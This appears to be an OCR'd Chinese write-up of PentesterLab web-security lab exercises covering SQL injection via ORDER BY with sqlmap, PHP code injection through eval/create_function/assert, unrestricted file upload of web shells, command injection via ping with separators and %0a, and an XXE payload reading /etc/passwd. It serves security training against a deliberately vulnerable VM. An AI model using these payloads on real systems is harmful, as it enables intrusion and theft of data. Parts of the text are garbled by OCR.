
```php
<?php

 require_once('../header.php');
 require_once('db.php');
       $sql = "SELECT * FROM users ORDER BY `";
       $sql .= mysql_real_escape_string($_GET["order"])."`";
       $result = mysql_query($sql);

       if ($result) {
             ?>
```

第一次看到用order by判断的,尝试闭合语句

```
?order=name`--+  %60 --> `
```

用sqlmap进行盲注

```
python2 sqlmap.py -u "http://192.168.65.128/sqli/example8.php?order=name%60*" --dbs --batch -- level=5
```




```
python2 sqlmap.py -u "http://192.168.65.128/sqli/example8.php?order=name%60*" --columns -T users -D exercises --batch
```

```
Database: exercises
Table: users
[5 columns]
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| age     | int(11)     |
| groupid | int(11)     |
| id      | int(11)     |
| name    | varchar(50) |
| passwd  | varchar(50) |
+---------+-------------+
```

Example 9

贴源码

```php
<?php
  require_once('../header.php');
  require_once('db.php');
        $sql = "SELECT * FROM users ORDER BY ";
  $sql .= mysql_real_escape_string($_GET["order"]);
        $result = mysql_query($sql);
        if ($result) {
                ?>
                <table class='table table-striped'>
                <tr>
```

尝试闭合语句

```
?order=name#
```

改一下上一题的payload用sqlmap盲注

```
python2 sqlmap.py -u "http://192.168.65.128/sqli/example9.php?order=name"
--columns -T users - D exercises --batch
```


```
Database: exercises
Table: users
[5 columns]
+---------+-------------+
| Column  | Type        |
+---------+-------------+
| age     | int(11)     |
| groupid | int(11)     |
| id      | int(11)     |
| name    | varchar(50) |
| passwd  | varchar(50) |
+---------+-------------+
```

Code injection

Example 1

先在hacker后接一个单引号,回显到了页面上,接双引号时出现报错


Parse error: syntax error, unexpected '!', expecting ',' or ';' in /var/www/codeexec/example1.php(6) : eval()'d code on line 1
© PentesterLab 2013



根据报错有个eval()函数可以用来执行命令,于是拼接语句并注释掉后面的判断


```
?name=hacker".system("ls");//
```

example1.php example2.php example3.php example4.php index.html Hello hackerindex.html
© PentesterLab 2013



顺便看源码

?> eval($str); $str="echo \"Hello ".$_GET['name']."!!!\";"; Hello hacker
© PentesterLab 2013




Example 2

随便传一个参数,发现报错

Parse error: syntax error, unexpected T_LNUMBER, expecting T_STRING or T_VARIABLE or '{' or '$' in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: usort() expects parameter 2 to be a valid callback, no array or string given in /var/www/codeexec/example2.php on line 22

id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2




usort()是个排序函数,参数是 usort(array,myfunction);

根据报错一步步构造语句,先闭合{}

```
?order=id);}
```


Parse error: syntax error, unexpected ',' in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: usort() expects parameter 2 to be a valid callback, no array or string given in /var/www/codeexec/example2.php on line 22



加上payload

```
?order=id);}system("ls");//
```

example1.php example2.php example3.php example4.php index.html Warning: strcmp() expects exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: strcmp() expects exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: strcmp() expects exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: strcmp() expects exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-created function on line 1




顺便看源码

name= $name; $this->age = $age; $this->id = $id; } } require_once('../header.php'); require_once('../sqli/db.php'); $sql = "SELECT * FROM users "; $order = $_GET["order"]; $result = mysql_query($sql); if ($result) { while ($row = mysql_fetch_assoc($result)) { $users[] = new User($row['id'],$row['name'],$row['age']); } if (isset($order)) { usort($users, create_function('$a, $b', 'return strcmp($a->'.$order.',$b->'.$order.');')); } } ?> "; echo ""; echo ""; echo ""; echo ""; } echo "

id	name	age
".$user->id."	".$user->name."	".$user->age."

"; require '../footer.php'; ?> Warning: strcmp() expects exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: strcmp() expects exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: strcmp() expects exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-created function on line 1 Warning: strcmp() expects exactly 2 parameters, 1 given in /var/www/codeexec/example2.php(22) : runtime-created function on line 1



Example 3

preg_replace()函数执行一个正则表达式的搜索和替换


preg_replace($pattern ,$replacement,$subject [,int $limit = -1 [,int &$count]])

```
$pattern 定义要搜索的模式，可以是字符串或一个字符串数组
$replacement 定义用于替换的字符串或字符串数组
$subject 定义要搜索替换的目标字符串或字符串数组
$limit 可选，对于每个模式用于每个 subject 字符串的最大可替换次数。 默认是-1（无限制）
$count 可选，为替换执行的次数
```


版本说明

```
7.0.0 不再支持 /e修饰符。 请用 preg_replace_callback() 代替
5.5.0 /e 修饰符已经被弃用了。使用 preg_replace_callback() 代替。
5.1.0 增加参数count
$pattern 在 /e 模式下会将新输入 $replacement参数的值当成 PHP 代码执行
```

使用new来传payload,pattem用/e匹配




顺便看源码



Example 4


尝试在hacker后接',有报错



根据ex1的思路闭合语句

```
?name=hacker'.system("ls");//
```


example1.php example2.php example3.php example4.php index.html Hello hacker'.system("ls");//
© PentesterLab 2013




顺便看源码


```
?name=hacker'.system("cat example4.php");//
```

??????






莫名其妙设了个后门?但是为什么是本地?



还得用tac来读源码

?> require_once("../footer.php"); echo "Hello ".htmlentities($_GET['name']); assert(trim("".$_GET['name']."")); // ensure name is not empty require_once("../header.php");
© PentesterLab 2013



File Upload

Example 1

```
<form method="POST" action="example1.php" enctype="multipart/form-data">
Mon image : <input type="file" name="image"><br/>
<input type="submit" name="send" value="Send file">
```

没有任何过滤,我传了一大堆马上去,有点好玩,最后写了一个一句话进去连了

顺便看下源码

```php
<?php require_once('../header.php'); ?>


<?php
if(isset($_FILES['image']))
{
  $dir = '/var/www/upload/images/';
  $file = basename($_FILES['image']['name']);
  if(move_uploaded_file($_FILES['image']['tmp_name'], $dir. $file))
  {
  echo "Upload done";
  echo "Your file can be found <a href=\"/upload/images/".htmlentities($file)."\">here</a>";
  }
  else
  {
    echo 'Upload failed';
  }
}
?>


<form method="POST" action="example1.php" enctype="multipart/form-data">
Mon image : <input type="file" name="image"><br/>
<input type="submit" name="send" value="Send file">

</form>


<?php require_once('../footer.php'); ?>

```

Example 2

上传时发现对php后缀做了过滤,可以改成php3 php4 php5 php.xxx pht等后缀,或者大小写过去


顺便看看源码

```php
<?php require_once("../header.php"); ?>

<?php
if(isset($_FILES['image']))
{
  $dir = '/var/www/upload/images/';
  $file = basename($_FILES['image']['name']);
    if (preg_match('/\.php$/',$file)) {
        DIE("NO PHP");
    }
  if(move_uploaded_file($_FILES['image']['tmp_name'], $dir . $file))
  {
  echo 'Upload done !';
  echo 'Your file can be found <a href="/upload/images/'.htmlentities($file).'">here</a>';
  }
  else
  {
    echo 'Upload failed';
  }
}
?>


<form method="POST" action="example2.php" enctype="multipart/form-data">
Image: <input type="file" name="image"><br/>
<input type="submit" name="send" value="Send file">

</form>

<?php require_once("../footer.php"); ?>
```

Commands injection

Example 1


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.090 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.029 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.029/0.059/0.090/0.031 ms
```



首先可以看到一个ping命令,那就用到linux的管道符来执行命令

```
A;B       A 不论正确与否都会执行 B 命令
A&B       A 后台运行，A 和 B 同时执行
A&&B      A 执行成功时候才会执行 B 命令
A|B       A 执行的输出结果，作为 B 命令的参数，A 不论正确与否都会执行 B 命令
A||B      A 执行失败后才会执行 B 命令
```

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.209 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.040/0.124/0.209/0.085 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



贴源码

```php
<?php require_once("../header.php"); ?>
<pre>
<?php
  system("ping -c 2 ".$_GET['ip']);
?>
</pre>
<?php require_once("../footer.php"); ?>
```


Example 2

贴源码

```php
<?php require_once("../header.php"); ?>
<pre>
<?php
  if (!(preg_match('/^\d{1,3}\.\d{1,3}\.\d{1,3}.\d{1,3}$/m', $_GET['ip']))) {
     die("Invalid IP address");
  }
  system("ping -c 2 ".$_GET['ip']);
?>
</pre>
<?php require_once("../footer.php"); ?>
```

根据他正则的/m参数多行匹配,用%0a换行拼接payload

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.029 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.029/0.029/0.029/0.000 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




Example 3

贴源码

```
<?php require_once("../header.php"); ?>
<pre>
<?php
  if (!(preg_match('/^\d{1,3}\.\d{1,3}\.\d{1,3}.\d{1,3}$/', $_GET['ip']))) {
     header("Location: example3.php?ip=127.0.0.1");
  }
  system("ping -c 2 ".$_GET['ip']);
?>
</pre>
<?php require_once("../footer.php"); ?>
```

preg_match 去掉了 /m 多行匹配模式,检测到 ip 不是 IP 地址格式的话就重定向为:/commandexec/example3.php?ip=127.0.0.1

虽然重定向了,但实际上代码还是执行了命令




XML attacks

Example 1


```
?xml=<test>hacker</test>
```

尝试传入xml,出现报错



url encode一下

```
<!DOCTYPE xxx[<!ENTITY name SYSTEM "file:///etc/passwd">]><name>&name;
</name>
%3C!DOCTYPE%20xxx%5B%3C!ENTITY%20name%20SYSTEM%20%22file%3A%2F%2F%2Fetc%2F
passwd%22%3E%5D%3E%3Cname%3E%26name%3B%3C%2Fname%3E
```




贴源码

```
<?php require_once("../header.php"); ?>
Hello
<?php
